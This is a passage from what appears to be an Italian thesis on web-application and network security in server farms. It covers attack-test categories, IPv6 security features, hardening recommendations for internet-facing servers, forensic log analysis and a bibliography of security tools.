Legenda: SUCC vuol dire che l'attacco è andato a buon fine, FAIL il contrario, mentre PARTIAL significa che l'attacco ha ottenuto risultati parziali.

- *SQL injection*: qualsiasi tipo di attacco di questo tipo mirato al recupero di informazioni o all'inserimento di nuove;
- *Cross Site Scripting*: tentativi di modifica della pagina di ritorno (testato soltanto l' URL);
- *Banner disclosure and information gathering*: recupero generale di informazioni tramite port scanning o banner disclosure;

Come si può notare a seconda delle esigenze dell'infrastruttura di rete si può scegliere fra una buona quantità di strumenti e features che, si ripete, vogliono solo andare *incontro* e non in sostituzione di buone norme di programmazione nella fase di progettazione di una web application. Molti proprietari di server farm tengono poco conto dell'analisi dei rischi portati dalle web applications vulberabili perchè ritengono che sia solo un problema del webmaster e dell'affittuario del server o macchina virtuale.

Tuttavia è bene notare che se un attaccante è in grado di prendere il controllo di una macchina all'interno della server farm i rischi aumentano non soltanto per il webmaster o proprietario di quel preciso sistema ma anche e soprattutto per il resto della rete. Questo perchè gli attacchi non dovranno più essere forgiati per scavalcare un eventual firewall perimetrale, e possono addirittura beneficiare di privilegi o politiche di “fiducia” concessi alle macchine della stessa subnet.

8 IPv6

8.1 Introduzione

Il motivo più ovvio per il passaggio a IPv6 è senza dubbio lo spazio di indirizzamento: la precedente versione sta saturando tutti i suoi range e si riesce a tamponare la scarsità di indirizzi con l'uso del NAT per reti con indirizzi limitati. Volendo quantificare l'immensa disponibilità di indirizzi versione 6 possiamo dire che ci sono oltre 600 mila miliardi di miliardi di indirizzi per metro quadrato per tutta la superficie terrestre. Ironicamente si può considerare che in un futuro non lontano ogni atomo della terra potrà essere indirizzato con un IP. La versione 4 ammonta solo a 7 indirizzi ogni milione di metri quadrati.

Per il nostro studio è stato importante comprendere come la sicurezza viene migliorata da questo nuovo protocollo.

8.2 Sicurezza introdotta

La maggior sicurezza proviene senza dubbio da una porzione del header dedicata interamente al controllo di integrità: AH. L'authentication header provvede a controllare l'integrità del pacchetto e dei suoi campi nell'header ed evita l'IP spoofing.

Complementarmente si può beneficiare di un ESP: Encrypted Security Payload, ovvero l'intero payload viene criptato e solo l'utente o applicazione finale è in grado di decifrare il contenuto.

Le debolezze del protocolo IPv4 che vengono così controllate sono:

- Packet Sniffing;
- IP Spoofing;
- Connection Hijacking;

Le possibilità che si aprono a questo punto per superare questi “pericoli” sono:

- **VPN**: l'autenticazione e la criptatura sono garantite nell'header per cui i firewall possono nativamente prendere delle decisioni in merito ai canali aperti senza degradare la qualità della connessione, caso che si verifica in Ipv4 dato che avviene una incapsulazione all'interno di un altro pacchetto IP frammentando maggiormente i dati;
- **Application-Level Security**: l'autenticazioe garantita viene dal AH, tuttavia una volta che i dati sono estratti dal “canale” tornano ad essere esposti, per cui sta alla sicurezza dell'aplicazione gestire le informazioni con la dovuta confidenzialità; (evitando corruzione della memoria dell host e dello spazio nello stack dell'applicazione);
- **Routing Security**: il miglior supporto al multicast permette ai router di una rete di condividere certe informazioni come ad esempio la chiave per decifrare anche i più semplici pacchetti ICMP; in questo modo vengono evitati gli ICMP redirect usati per dirigere certe connessioni altrove e cambiare cosi la topologia della rete; inoltre host e/o router che pubblicano informazioni di routing verranno “ascoltati” solo se gli è permesso coesistere in quella data rete;

Nei nostri casi di studio si può in definitiva beneficiare di una maggior confidenzialità delle trasmissioni nonché un overhead minore per quanto riguarda i firewall che potranno prendere decisioni più facilmente grazie alla maggior quantità di informazioni contenute nei pacchetti destinati proprio al loro livello.

9 Conclusioni

9.1 Analisi finale

Questo capitolo avrà una notazione prettamente descrittiva e conclusiva, riguardo il processo produttivo in una server farm o un ISP, pro e contro dell'utilizzo di sistemi e strumenti open source, analisi dei risparmi introdotti dall'adozione o migrazione ad una tale infrastruttura, nonché tutte le dovute accortezze per procedere gradatamente verso l'implementazione di politiche efficienti.

Iniziando subito dai costi la prima cosa di cui beneficiare è l'assenza, appunto, di costi di licenza. Molti prodotti sono rilasciati sotto licenza GPL, a partire dai sistemi operativi e la maggior parte degli strumenti presi in esame, altri invece richiedono solo una sottoscrizione gratuita con un indirizzo e-mail per poter avere aggiornamenti.

Uno dei costi che rimangono sono, ovviamente, il tempo, la consulenza e la competenza offerte dalle figure professionali che si accingeranno a mettere in opera la tipologia di infrastruttura descritta in questa tesi.

Il costo dei macchinari (servers, routers, firewalls, workstations) possono essere considerati già inclusi nel patrimonio aziendale o, nel caso di un eventuale aggiornamento, sono sicuramente non superiori a quelli di una soluzione commerciale. Ricordiamo che la virtualizzazione in questo caso ci viene incontro permettendoci di sovrapporre diverse macchine “logiche” all'interno di una stessa macchina fisica, dopo le dovute considerazioni di bilanciamento del carico di lavoro. Certamente anche in una soluzione commerciale la virtualizzazione porta dei benefici, ma le licenze dei sistemi operativi vengono ora fatturate per dominio e non per ogni “macchina fisica”.

Il ricercatore di sicurezza Ivan Butler ha scritto un paper di poche pagine dando raccomandazioni importantissime per difendersi il più possibile dai famosi 0day exploit. Uno *zero day exploit* è chiamato tale perchè è disponibile una tecnica di sfruttamento di una vulnerabilità di un determinato software, proprio i giorni seguenti alla scoperta della debolezza. La pericolosità di questi 0day sta proprio nel fatto che le aziende produttrici o la comunità di sviluppatori che mantengono un progetto non riescono a rilasciare una patch in tempo, lasciando quindi il software, distribuito ai clienti/utenti, vulnerabile in balìa della grande Internet.

Nonostante le sue raccomandazioni siano mirate alla protezione di questi casi limite, si ritiene comunque una seria lista di precauzioni da intraprendere.

In particolare ***Il server esposto ad internet***:

1) dovrebbe essere solo un proxy per il back end.
2) non contiene alcun dato dei clienti/utenti.
3) esegue i suoi processi con privilegi minimi.
4) è protetto da un firewall dall'esterno verso l'interno.
5) è bloccato da un firewall dall'interno verso l'esterno, cioè può solo fare da tramite da e per la rete interna ed esterna, ma non può usufruire di connessioni proprie.
6) ha solo privilegi di *append* sui log files ovvero può solo aggiungere delle registrazioni ma non può leggere questi file né cancellarli.
7) può essere ripristinato in pochi minuti in caso di emergenza, per esempio con degli snapshot della macchina virtuale o con dei canonici backup.

Questa configurazione logica potrebbe essere quindi una comoda guida da seguire non solo per ragioni di sicurezza ma anche per questioni pratiche di manutenzione: è molto più facile agire su una tale configurazione in quanto più regole sono in atto, meno sono le possibilità da esplorare in caso di troubleshooting permettendo di arrivare dritti al problema con pochissimi test.

9.2 Attività forense

Non necessariamente al verificarsi di un danno, avvalendosi di ulteriori strumenti o dell'esperienza del sistemista si può migliorare la coordinazione di tutti gli strumenti citati nonché la messa in opera di altre soluzioni per migliorare le performances.

L'importanza dell'attività forense viene dal fatto che per quanti strumenti si possano implementare, ci può essere sempre una miglioria da apportare alla propria infrastruttura. Inoltre è bene far presente che la grande mole di dati salvati sotto forma di log files è praticamente inutile se non si è in grado di interpretarli a dovere. Non ci si aspetta certo che qualsiasi amministratore sappia a memoria la struttura dei log files di ogni applicazione di sicurezza esistente, tuttavia la

capacità di saper *incrociare* i dati estratti da tutti gli strumenti automatici sopra citati e testati, è il valore aggiunto che l'esperienza dell'amministratore apporta nell'organico aziendale.

Nell'ambito di questo lavoro, per esempio, abbiamo fatto molte assunzioni per rispettare e dimostrare quello che può essere un andamento medio e generico di un ambiente professionale. Non abbiamo, per esempio, citato i casi in cui si verificano i cosiddetti falsi positivi generati da talune applicazioni, non abbiamo preso in considerazione tutte quelle volte che un utente non può svolgere un determinato compito perchè le misure di sicurezza sono troppo restrittive, non si è tenuto conto di svariati scenari perfettamente leciti che vengono svantaggiati da una politica "paranoica".

Ecco che l'analista di rete, che in molti dei casi coincide con il sistemista, svolge un ruolo particolarmente sottovalutato: con il giusto bagaglio di esperienza si può riuscire a modellare il sistema nei suoi minimi dettagli e con sempre più agevolezza. Raggiungere questo obiettivo permette al know-how aziendale di elevarsi dal semplice meccanismo "scaricare, installare, configurare" per poi decidere se il lavoro è valso qualcosa, a politiche decisionali più raffinate, ponderate e soprattutto, motivate da una competenza nei sistemi e nelle reti. È proprio questo il tratto distintivo di un lavoratore IT, in questo specifico settore, la *conoscenza* è il primo fondamento della **sicurezza**.

10 Bibliografia

Open Web Application Security Project

http://www.owasp.org/index.php/Web_Application_Firewall

OWASP Methodologies

http://www.owasp.org/index.php/Top_10_2007-Methodology

Ubuntu

http://www.ubuntu.com/GetUbuntu/download

CentOS

http://www.centos.org/modules/tinycontent/index.php?id=15

Debian

http://www.debian.org/distrib/

Vmware Server

http://www.vmware.com/products/server/

TCP/IP

http://authors.phptr.com/tanenbaumcn4/

Andrew S. Tanenbaum

Computer Networks – ISBN 0-13-066102-3

Kurose F James, Ross Keith W.

Internet e reti di calcolatori – ISBN 883866109X

Vmware

http://www.vmware.com/support/pubs/server_pubs.html

Lamp installation CentOS

http://www.howtoforge.com/centos-5.1-server-lamp-email-dns-ftp-ispconfig

Lamp Installation Debian

http://www.howtoforge.com/ubuntu_debian_lamp_server

Nmap Manual

http://nmap.org/book/man.html

OS fingerprint

http://nmap.org/book/osdetect.html

Port Scanning

http://nmap.org/nmap_doc.html

Websecurify

http://code.google.com/p/websecurify/

Sqlmap

http://sqlmap.sourceforge.net/doc/README.html

SQL Injection

Bernardo Damele

http://www.blackhat.com/html/bh-europe-09/bh-eu-09-speakers.html#Erroll

Cross Site Scripting

http://www.owasp.org/index.php/Testing_for_Cross_site_scripting

Threat Classification

http://projects.webappsec.org/Threat-Classification

Iptables Manual Pages

http://linux.die.net/man/8/iptables

IDS Snort - Documentation

http://www.snort.org/docs

Suhosin - Manual

http://www.hardened-php.net/suhosin/configuration.html

PHP_IDS - Documentation

http://www.howtoforge.com/intrusion-detection-for-php-applications-with-phpids

GreenSQL - Documentation

http://www.greensql.net/howto

mod_security - Documentation

http://www.modsecurity.org/documentation/

http://www.modsecurity.org/download/direct.html

Suricata - Manual

http://openinfosecfoundation.org/index.php/download-suricata

http://openinfosecfoundation.org/doc/INSTALL.txt

UltraMonkey L7 - About

http://www.ultramonkey.org/about.shtml

Zabbix - Documentation

http://www.zabbix.com/documentation/1.8/manual

Nagios - Overview

http://www.nagios.org/about/overview

Ossim - Overview

http://www.alienvault.com/solutions.php?section=Overview

Evaluation Criteria

http://projects.webappsec.org/Web-Application-Firewall-Evaluation-Criteria

IPv6 - Security

http://ipv6.com/articles/general/IPv6-The-Future-of-the-Internet.htm

Antonio Lioy – *Politecnico di Torino* - http://ip6.com/us/book/Chap8.pdf

Zero day Attacks

http://www.techzoom.net/publications/0-day_patch_exposing_vendors_(in)security_performance/index.en

Ivan Butler

Zero day Protection

http://www.csnc.ch/misc/files/publications/event09_anti-0-day-exploits-v1.1.pdf